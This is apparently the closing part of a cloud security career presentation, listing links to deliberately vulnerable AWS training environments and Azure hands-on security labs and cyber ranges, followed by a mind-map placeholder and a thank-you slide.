
- <https://github.com/RhinoSecurityLabs/cloudgoat>
- [https://hackingthe.cloud/aws/capture\\_the\\_flag/cicdont/](https://hackingthe.cloud/aws/capture_the_flag/cicdont/)
- <https://github.com/BishopFox/iam-vulnerable>
- <http://flaws.cloud/>
- <http://flaws2.cloud/>
- <https://github.com/nccgroup/sadcloud>
- <https://github.com/bridgecrewio/terragoat>
- <https://github.com/ine-labs/AWSGoat>

## Lab Exercises

- [azure-security-lab](#) - Securing Azure Infrastructure - Hands on Lab Guide
- [AzureSecurityLabs](#) - Hands-on Security Labs focused on Azure IaaS Security
- [Building Free Active Directory Lab in Azure](#)
- [Aria Cloud Penetration Testing Tools Container](#) - A Docker container for remote penetration testing
- [PurpleCloud](#) - Multi-use Hybrid + Identity Cyber Range implementing a small Active Directory Domain in Azure alongside Azure AD and Azure Domain Services
- [BlueCloud](#) - Cyber Range system with a Windows VM for security testing with Azure and AWS Terraform support
- [Azure Red Team Attack and Detect Workshop](#)
- [SANS Workshop – Building an Azure Pentest Lab for Red Teams](#) - The link in the description contains a password-protected OVA file that can be used until 2nd March 2024

AZURE LABS

# Career MIND MAP - Cloud Security Engineer








**FOLLOW ME**

**GITHUB Link**

<https://github.com/cybermukesh/webinars>



# THANK YOU

This presentation contains information  
collected from Internet Sources

